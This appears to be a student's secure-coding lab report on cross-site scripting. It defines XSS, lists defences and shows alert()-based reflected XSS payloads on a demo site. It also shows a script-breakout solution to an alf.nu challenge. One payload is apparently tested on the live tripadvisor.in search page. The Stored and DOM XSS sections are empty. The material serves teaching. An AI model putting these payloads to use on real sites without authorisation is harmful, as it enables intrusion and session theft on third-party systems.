# CSE-2010

# Secure Coding(L23 + L24)

# Lab - 5


# Name :- MD Shafiq Ahmed

# Reg no :- 18BCN7122


# How Secure Coding is related to XSS?

**Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user session, submit unauthorized transactions as the user, steal confidential information, simply deface the page.**

## Secure Code Against Cross-Site Scripting

1. **Using modern JavaScript frameworks and templating for rendering user input**

2. **Encoding should be applied to all server side generated content.**
3. **Additional encoding of single quotes required**
4. **Dangerous HTML contexts should be handled with care or avoided**

# Reflected XSS on Demo Website?

## Payload :-


## <u> 18BCN7122 </u>

---


Sorry, no results were found for **18BCN7122** . Try again.


## Payload :-

## <script>alert("18BCN7122")</script>





**Payload :-**


**<img src=1 onerror=alert(1)> </img>**






# Demo on Live Website



tripadvisor.in/Search?q=ReflectedXSS&searchSessionId=6CDD94510AF892A8F4CE2966850233DB1614
TRAVEL NOTICE: Learn more about COVID-19
Tripadvisor
ReflectedXSS
All results
Hotels
Holiday Homes
Restaurants
Things to do
To
Sorry, we couldn't find "ReflectedXSS" near Vijayawada
Is Tripadvisor missing a business? Tell us more about it.

```
pellcheck="false" :value="ReflectedXSS"><img src = x onerror=alert(1)> placeh
```






New Tab
Search results: ReflectedXSS - T
file:///D:/18BCN7122_SC_XSS_ref.html
Introduction to Kali Li...
Wireshark · Document...
Novorésumé
MATLAB Online R2020a
Global NetAcad
Tripadvisor
placeholder="Search Tripadvisor"/>
Vijayawada, Indic
Hotels
Holiday Homes
Restaurants
Things to do
Tours & Tickets
1
OK


document - Google Doc
Search results: ReflectedXSS"><i
tripadvisor.in/Search?q=ReflectedXSS"><img%20src%20%3D%20x%20onerror%3Dalert(1)>&searchSessionId=6CDD94510AF892A8F4CE2966850233D
TRAVEL NOTICE: Learn more about COVID-19
www.tripadvisor.in says
1
OK
Tripadvisor
Post
ReflectedXSS"><img src = x onerror=alert(1)>
Vijayawada, Krishna District






# Stored XSS on Demo Website?






# DOM Based XSS on Demo Website?






# Solution of alf.nu/alert1

# alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

**Input** 39

```
18BCN7122")</script><script>alert(1);//
```

**Output** Win!

```
<script>console.log("18BCN7122")</script><script>alert(1);//");</script>
```

**Console output**

```
18BCN7122
```

Rate this level: ★★★★★